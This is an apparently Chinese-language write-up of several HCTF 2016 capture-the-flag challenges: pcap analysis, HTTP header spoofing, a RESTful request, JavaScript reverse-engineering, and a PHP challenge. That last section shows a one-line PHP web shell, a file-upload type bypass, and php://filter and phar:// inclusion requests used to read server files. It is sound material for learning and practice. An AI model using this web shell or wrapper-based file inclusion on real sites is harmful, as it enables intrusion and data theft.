hctf 2016 write up

原创

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


今年的hctf与几个哥们儿一起组队玩了一下。但是成绩比较惨淡。 但是还是把自己的writeup 写一下。 以做纪念。

签到题

签到的题目是一个pcap流量包。 在里边follow tcp stream， 可以看到以下的内容。

```
ls
function.py
secrect
<ng/welcome/secret/important_secret/very_important$ cd se
cd secrect
bash: cd: secrect: Not a directory
<ng/welcome/secret/important_secret/very_important$ cat se
cat secrect
Congratulations on your being cheated.<ng/welcome/secret/important_secret/very_important$ ls
ls
function.py
secrect
<ng/welcome/secret/important_secret/very_important$ cd ..
cd ..
<valtest/something/welcome/secret/important_secret$ cd ..
cd ..
www@cola:/home/wwwroot/default/evaltest/something/welcome/secret$ cd not
cd not
</something/welcome/secret$ cd not_important_secret/                    ..................
<est/something/welcome/secret/not_important_secret$ ls
ls
trash
<est/something/welcome/secret/not_important_secret$ cd tr
cd trash/
<mething/welcome/secret/not_important_secret/trash$ ls
ls
flag
<mething/welcome/secret/not_important_secret/trash$ cat fl
cat flag
mbZoEMrhAO0WWeugNjqNw3U6Tt2C+rwpgpbdWRZgfQI3MAh0sZ9qjnziUKkV90XhAOkIs/OXoYVw5uQDjVvgNA==<mething/
welcome/secret/not_important_secret/trash$ ls
ls
flag
<mething/welcome/secret/not_important_secret/trash$ exit
exit
exit
```


可以看到base64编码的 `mbZoEMrhAO0WWeugNjqNw3U6Tt2C+rwpgpbdWRZgfQI3MAh0sZ9qjnziUKkV90XhAOkIs/OXoYVw5uQDjVvgNA==`
还有一个加密的function.py

```python
#!/usr/bin/env python
# coding:utf-8
__author__ = 'Aklis'

from Crypto import Random
from Crypto.Cipher import AES

import sys
import base64


def decrypt(encrypted, passphrase):
  IV = encrypted[:16]
  aes = AES.new(passphrase, AES.MODE_CBC, IV)
  return aes.decrypt(encrypted[16:])


def encrypt(message, passphrase):
  IV = message[:16]
  length = 16
  count = len(message)
  padding = length - (count % length)
  message = message + '\0' * padding
  aes = AES.new(passphrase, AES.MODE_CBC, IV)
  return aes.encrypt(message)


IV = 'YUFHJKVWEASDGQDH'

message = IV + 'flag is hctf{xxxxxxxxxxxxxxx}'


print len(message)

example = encrypt(message, 'Qq4wdrhhyEWe4qBF')
print example
example = decrypt(example, 'Qq4wdrhhyEWe4qBF')
print example
```

解码之后是 `flag is hctf{n0w_U_w111_n0t_f1nd_me}`

2099年的flag

题目是需要os99系统，那么就找一个ios的User-Agent， 将其修改为99的系统即可。



```
POST / HTTP/1.1
Host: 2099.hctf.io
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 99_0
like Mac OS X) AppleWebKit/534.46 (KHTML, like Gecko)
Version/99 Mobile/9A334 Safari/7534.48.3
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/
*;q=0.8
UA-OS: ios99
Date: Fri, 25 Nov 2099 12:31:48 GMT
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate,sdch
Content-Type: application/x-www-form-urlencoded
Connection: close
Upgrade-Insecure-Requests: 0
Content-Length: 9

hint=2099
```


```
HTTP/1.1 200 OK
Date: Fri, 25 Nov 2016 13:05:20 GMT
Server: Apache/2.4.10 (Debian)
flag: hctf{h77p_He4dEr_50_E4sy}
Vary: Accept-Encoding
Content-Length: 294
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html>
        <head>
                <meta
charset="utf-8"></meta>
                <title>Welcome to
HCTF2016</title>
        </head>
        <body>
                <div align="center" >
                        <p>
                                <li>only
ios99 can get flag(Maybe you can easily get
the flag in 2099 </li>

                        </p>


<!-- flag not in html... -->
```

RESTFUL

restful 中文维基 介绍

> 简单来说就是用get/post/put/delete的请求头来作为操作符，url作为唯一的资源的一种web架构。

本题解法也简单，只要稍微了解一下restful就可以正确提交



```
PUT /index.php/money/12864 HTTP/1.1
Host: jinja.hctf.io
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X
10.11; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Referer: http://jinja.hctf.io/
Connection: close
```

```
HTTP/1.1 200 OK
Date: Fri, 25 Nov 2016 13:42:05 GMT
Server: Apache/2.4.10 (Debian)
Access-Control-Allow-Orgin: *
Access-Control-Allow-Methods: *
Content-Length: 64
Connection: close
Content-Type: application/json

{"message":"\"Your flag is
hctf{Do_you_know_12450?} web dog!\""}
```

giligili

这是一道js分析题。做这道题的时候有两个参考

1. LoRexxar 的博客
2. sctf writeup

下边贴出自己的分析代码，与第一个博客一样，是可以直接拖进控制台调试的。

```
/*
  I've wrapped Makoto Matsumoto and Takuji Nishimura's code in a namespace
  so it's better encapsulated. Now you can have multiple random number generators
  and they won't stomp all over eachother's state.

  If you want to use this as a substitute for Math.random(), use the random()
  method like so:

  var m = new MersenneTwister();
  var randomNumber = m.random();

  You can also call the other genrand_{foo}() methods on the instance.
  If you want to use a specific seed in order to get a repeatable random
  sequence, pass an integer into the constructor:
  var m = new MersenneTwister(123);
  and that will always produce the same random sequence.
  Sean McCullough (banksean@gmail.com)
*/
/*
   A C-program for MT19937, with initialization improved 2002/1/26.
   Coded by Takuji Nishimura and Makoto Matsumoto.

   Before using, initialize the state by using init_genrand(seed)
   or init_by_array(init_key, key_length).

   Copyright (C) 1997 - 2002, Makoto Matsumoto and Takuji Nishimura,
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   NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS
```

```
   SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.


   Any feedback is very welcome.
   http://www.math.sci.hiroshima-u.ac.jp/~m-mat/MT/emt.html
   email: m-mat @ math.sci.hiroshima-u.ac.jp (remove space)
*/
var MersenneTwister = function(seed) {
  if (seed == undefined) {
    seed = new Date().getTime();
  }
  /* Period parameters */
  this.N = 624;
  this.M = 397;
  this.MATRIX_A = 0x9908b0df;   /* constant vector a */
  this.UPPER_MASK = 0x80000000; /* most significant w-r bits */
  this.LOWER_MASK = 0x7fffffff; /* least significant r bits */

  this.mt = new Array(this.N); /* the array for the state vector */
  this.mti=this.N+1; /* mti==N+1 means mt[N] is not initialized */
  this.init_genrand(seed);
}

/* initializes mt[N] with a seed */
MersenneTwister.prototype.init_genrand = function(s) {
  this.mt[0] = s >>> 0;
  for (this.mti=1; this.mti<this.N; this.mti++) {
      var s = this.mt[this.mti-1] ^ (this.mt[this.mti-1] >>> 30);
   this.mt[this.mti] = (((((s & 0xffff0000) >>> 16) * 1812433253) << 16) + (s & 0x0000ffff) * 181243325
  + this.mti;
      /* See Knuth TAOCP Vol2. 3rd Ed. P.106 for multiplier. */
      /* In the previous versions, MSBs of the seed affect   */
      /* only MSBs of the array mt[].                        */
      /* 2002/01/09 modified by Makoto Matsumoto             */
      this.mt[this.mti] >>>= 0;
      /* for >32 bit machines */
  }
}

/* initialize by an array with array-length */
/* init_key is the array for initializing keys */
/* key_length is its length */
/* slight change for C++, 2004/2/26 */
MersenneTwister.prototype.init_by_array = function(init_key, key_length) {
  var i, j, k;
  this.init_genrand(19650218);
  i=1; j=0;
  k = (this.N>key_length ? this.N : key_length);
  for (; k; k--) {
    var s = this.mt[i-1] ^ (this.mt[i-1] >>> 30)
    this.mt[i] = (this.mt[i] ^ (((((s & 0xffff0000) >>> 16) * 1664525) << 16) + ((s & 0x0000ffff) * 166
      + init_key[j] + j; /* non linear */
    this.mt[i] >>>= 0; /* for WORDSIZE > 32 machines */
    i++; j++;
    if (i>=this.N) { this.mt[0] = this.mt[this.N-1]; i=1; }
    if (j>=key_length) j=0;
  }
  for (k=this.N-1; k; k--) {
    var s = this.mt[i-1] ^ (this.mt[i-1] >>> 30);
```

```
      this.mt[i] = (this.mt[i] ^ ((((s & 0xffff0000) >>> 16) * 1566083941) << 16) + (s & 0x0000ffff) * 1
        - i; /* non linear */
      this.mt[i] >>>= 0; /* for WORDSIZE > 32 machines */
      i++;
      if (i>=this.N) { this.mt[0] = this.mt[this.N-1]; i=1; }
    }
    this.mt[0] = 0x80000000; /* MSB is 1; assuring non-zero initial array */
  }

  /* generates a random number on [0,0xffffffff]-interval */
  MersenneTwister.prototype.genrand_int32 = function() {
    var y;
    var mag01 = new Array(0x0, this.MATRIX_A);
    /* mag01[x] = x * MATRIX_A  for x=0,1 */
    if (this.mti >= this.N) { /* generate N words at one time */
      var kk;
      if (this.mti == this.N+1)   /* if init_genrand() has not been called, */
        this.init_genrand(5489); /* a default initial seed is used */
      for (kk=0;kk<this.N-this.M;kk++) {
        y = (this.mt[kk]&this.UPPER_MASK)|(this.mt[kk+1]&this.LOWER_MASK);
        this.mt[kk] = this.mt[kk+this.M] ^ (y >>> 1) ^ mag01[y & 0x1];
      }
      for (;kk<this.N-1;kk++) {
        y = (this.mt[kk]&this.UPPER_MASK)|(this.mt[kk+1]&this.LOWER_MASK);
        this.mt[kk] = this.mt[kk+(this.M-this.N)] ^ (y >>> 1) ^ mag01[y & 0x1];
      }
      y = (this.mt[this.N-1]&this.UPPER_MASK)|(this.mt[0]&this.LOWER_MASK);
      this.mt[this.N-1] = this.mt[this.M-1] ^ (y >>> 1) ^ mag01[y & 0x1];
      this.mti = 0;
    }
    y = this.mt[this.mti++];
    /* Tempering */
    y ^= (y >>> 11);
    y ^= (y << 7) & 0x9d2c5680;
    y ^= (y << 15) & 0xefc60000;
    y ^= (y >>> 18);
    return y >>> 0;
  }

  /* generates a random number on [0,0x7fffffff]-interval */
  MersenneTwister.prototype.genrand_int31 = function() {
    return (this.genrand_int32()>>>1);
  }

  /* generates a random number on [0,1]-real-interval */
  MersenneTwister.prototype.genrand_real1 = function() {
    return this.genrand_int32()*(1.0/4294967295.0);
    /* divided by 2^32-1 */
  }
  /* generates a random number on [0,1)-real-interval */
  MersenneTwister.prototype.random = function() {
    return this.genrand_int32()*(1.0/4294967296.0);
    /* divided by 2^32 */
  }

  /* generates a random number on (0,1)-real-interval */
  MersenneTwister.prototype.genrand_real3 = function() {
    return (this.genrand_int32() + 0.5)*(1.0/4294967296.0);
    /* divided by 2^32 */
  }
```

```
/* generates a random number on [0,1) with 53-bit resolution*/
MersenneTwister.prototype.genrand_res53 = function() {
  var a=this.genrand_int32()>>>5, b=this.genrand_int32()>>>6;
  return(a*67108864.0+b)*(1.0/9007199254740992.0);
}
/*
CryptoJS v3.1.2
code.google.com/p/crypto-js
(c) 2009-2013 by Jeff Mott. All rights reserved.
code.google.com/p/crypto-js/wiki/License
*/
var CryptoJS=CryptoJS||function(e,m){var p={},j=p.lib={},l=function(){},f=j.Base={extend:function(a){l.
n=j.WordArray=f.extend({init:function(a,c){a=this.words=a||[];this.sigBytes=c!=m?c:4*a.length},toString
32-8*(c%4);a.length=e.ceil(c/4)},clone:function(){var a=f.clone.call(this);a.words=this.words.slice(0);
2),16)<<24-4*(d%8);return new n.init(b,c/2)}},g=b.Latin1={stringify:function(a){var c=a.words;a=a.sigBy
k=j.BufferedBlockAlgorithm=f.extend({reset:function(){this._data=new n.init;this._nDataBytes=0},_append
a._data=this._data.clone();return a},_minBufferSize:0});j.Hasher=k.extend({cfg:f.extend(),init:function
f)).finalize(b)}}});var s=p.algo={};return p}(Math);
(function(){var e=CryptoJS,m=e.lib,p=m.WordArray,j=m.Hasher,l=[],m=e.algo.SHA1=j.extend({_doReset:funct
k)-899497514);j=k;k=e;e=g<<30|g>>>2;g=h;h=c}b[0]=b[0]+h|0;b[1]=b[1]+g|0;b[2]=b[2]+e|0;b[3]=b[3]+k|0;b[4
/* These real versions are due to Isaku Wada, 2002/01/09 added */
Array.prototype.includes||(Array.prototype.includes=function(a){"use strict";var b=Object(this),c=parse
var _ = { 0x4c19cff: "random", 0x4728122: "charCodeAt", 0x2138878: "substring", 0x3ca9c7b: "toString",

console.log(_)
          //var _ = { 0x4c19cff: "random", 0x4728122: "charCodeAt", 0x2138878: "substring", 0x3ca9c7b:
  var $ = [ 0x4c19cff, 0x3cfbd6c, 0xb3f970, 0x4b9257a, 0x1409cc7, 0x46e990e, 0x2138878, 0x1e1049, 0x164
  console.log($)
  var a, b, c, d, e, f, g, h, i, j, k, l, m, n, o, p, q, r, s, t, u, v, w, x, y, z;
  function check() {
      //var answer = document.getElementById("message").value;
      var answer = "hctf{wh3r3_iz_y0ur_neee3eeed??}";
      var correct = (function() {
          try {
              h = new MersenneTwister(parseInt(btoa(answer[_[$[6]]](0, 4)), 32));
              e = h[_[$[""+ +[]]]]()*(""+{})[_[0x4728122]](0xc); for(var _1=0; _1<h.mti; _1++) { e ^= h
              l = new MersenneTwister(e), v = true;
              l.random(); l.random(); l.random();
              o = answer.split("_");
              i = l.mt[~~(h.random()*$[0x1f])%0xff];
              // 在这里卡的就浪了很长时间，一直以为i应该是正数，因为如果i是负数，下边的s[0]就会是 "0x-xxxxxxx"这
              s = ["0x" + i[_[$[$.length/2]]](0x10), "0x" + e[_[$[$.length/2]]](0o20).split("-")[1]];
              //console.log(typeof(s[0]))
              // console.log((this[_[$[42]]](_[$[31]](o[1])) ^ s[0]))
              e =- (this[_[$[42]]](_[$[31]](o[1])) ^ s[0]); if (-e != $[21]) return false;

              // console.log("$[22]:" + $[22])
              // console.log(e ^ -$[22] ^ s[1])
              //console.log("chars:" + typeof(this[_[$[42]]](_[$[31]](o[2]))))
              e ^= (this[_[$[42]]](_[$[31]](o[2])) ^ s[1]); console.log(-e);if (-e != $[22]) return fal
              //到这里就可以给 o[1],o[2]两个值算出来.

              t = new MersenneTwister(Math.sqrt(-e));
              h.random();
              a = l.random();
              t.random();
              y = [ 0xb3f970, 0x4b9257a, 0x46e990e ].map(function(i) { return $[_[$[40]]](i)+ +1+ -1- +
              o[0] = o[0].substring(5); o[3] = o[3].substring(0, o[3].length - 1);
```

```
                // 把"hctf{"与"}"过滤
                u = ~~~~~~~~~~~~~~~~~(a * i);
                console.log("a:"+a);
                console.log("i:"+i);
                if (o[0].length > 5) return false;
                a = parseInt(_[$[23]]("1", Math.max(o[0].length, o[3].length)), 3) ^  eval(_[$[31]](o[0])
                // 8位

                // 以3进制转换 o(0),o(1)中最长的与 o(1)做异或
                r = (h.random() * l.random() * t.random()) / (h.random() * l.random() * t.random());
                e ^= ~r;
                r = (h.random() / l.random() / t.random()) / (h.random() * l.random() * t.random());
                e ^= ~~r;
                a += _[$[31]](o[3].substring(o[3].length - 2)).split("x")[1];
                // 取 0xafaf 0x后边的数
                if (parseInt(a.split("84")[1], $.length/2) != 0x4439feb) return false;
                d = parseInt(a, 16) == (Math.pow(2, 16)+ -5+ "") + o[3].charCodeAt(o[3].length - 3).toStr
                //这里不是65, 而可能是任何一个十六进制在[0-9]之间的字符。所以可以考虑的范围是并不是所有26个字符
                // d=parseInt(a,16) == "65531" + 65 +  53846 + "2015"
                // 这parseint(a, 16) == 655316553846 2015
                i = 0xffff;
                n = (p = (f = _[$[23]](o[3].charAt(o[3].length - 4), 3)) == o[3].substring(1, 4));
                g = 3;
                t = _[$[23]](o[3].charAt(3), 3) == o[3].substring(5, 8) && o[3].charCodeAt(1) * o[0].char
                // o[3]的第四位重复3遍与 o[3]的 5,6,7 相等.  分别是 e, w
                h = ((31249*g) & i).toString(16); // h的值是6e33

                i = _[$[31]](o[3].split(f).join("").substring(0, 2)).split("x")[1];
                s = i == h;
                return (p & t & s & d) === 1 || (p & t & s & d) === true;
            } catch (e) {
                console.log("gg");
                return false;
            }
        })();

        //document.getElementById("message").placeholder = correct ? "correct" : "wrong";
        if (correct) {
            alert("Congratulations! you got it!");
        } else {
            alert("Sorry, you are wrong...");
        }
    };
check();
```

兵者多诡

这题并不难，考点的是php的伪协议。

首先是`php://filter`
通过`http://pics.hctf.io/home.php?fp=php://filter/convert.base64-encode/resource=upload/function`等可以读出`upload.php`与`function.php`。但是在请求flag.txt时有问题了，经检查是因为`../`字符被检查到了之后，就是返回 no no no .

- upload.php
  可以看出，除了size/type之外并没有检查其他的。所以可以上传任意类型的文件，只要修改请求头即可。


```
<?php
```

```php
include 'function.php';
if(isset($_POST['submit']) && !empty($_FILES['image']['tmp_name']))
{
$name = $_FILES['image']['tmp_name'];
$type = $_FILES['image']['type'];
$size = $_FILES['image']['size'];

if(!is_uploaded_file($name))
{
    ?>
    <div class="alert alert-danger" role="alert">图片上传失败,请重新上传</div>
    <?php
        exit;
}

if($type !== 'image/png')
{
    ?>
    <div class="alert alert-danger" role="alert">只能上传PNG图片</div>
    <?php
        exit;
}

if($size > 10240)
{
    ?>
    <div class="alert alert-danger" role="alert">图片大小超过10KB</div>
    <?php
        exit;
}

$imagekey = create_imagekey();
move_uploaded_file($name,"uploads/$imagekey.png");

echo "<script>location.href='?fp=show&imagekey=$imagekey'</script>";
}
?>
```

第二个协议是 `phar://` 与 `zip://` 两个伪协议都是用来处理zip压缩文件的。 如用zip的话，可以这样写。

- 创建一个php文件，内容为: `<?php $_GET['param1']($_GET['param2']); ?>`
- `zip shell.zip shell.php` 将php文件压缩。

  上传之后拿到生成的文件名，请求如下。可以得到路径。



```
<input type="submit" id="submit"
name="submit" class="btn btn-lg
btn-success" role="button" value="上传图片">
                                    </form>
                                </div>
                            </div>
                        </body>
</html>
/var/www/html
```

如果用`phar://`协议，可以php的文件如下：`<?php print_r( scandir('/var/www/')) ?>`并压缩为zip文件。

- 上传之后用phar://请求：

```
GET
/home.php?fp=phar://uploads/1bfff0b1db938b9d886cf04
4327daf2abcf49a3b.png/phar HTTP/1.1
Host: pics.hctf.io
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X
10.11; rv:49.0) Gecko/20100101 Firefox/49.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0
.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://pics.hctf.io/home.php?fp=upload
Cookie: PHPSESSID=lee0q78cu6ar9gg4o916pq6pv7
Connection: close
Upgrade-Insecure-Requests: 1
```

```
                                    <h1>Pictures
Storage</h1>
                                    <p
class="lead">在这里上传您的图片,我们将为您保存</p>
                                    <form
action="?fp=upload" method="POST" id="form"
enctype="multipart/form-data">
                                        <input
type="file" id="image" name="image" class="btn
btn-lg btn-success" style="margin-left: auto;
margin-right: auto;">
                                        <br>
                                        <input
type="submit" id="submit" name="submit"
class="btn btn-lg btn-success" role="button"
value="上传图片">
                                    </form>
                                </div>
                            </div>
                        </body>
</html>
Array
(
    [0] => .
    [1] => ..
    [2] => Th1s_1s_F1a9.php
    [3] => html
)
```

- 最后`http://pics.hctf.io/home.php?fp=php://filter/convert.base64-encode/resource=/var/www/Th1s_1s_F1a9`来得到flag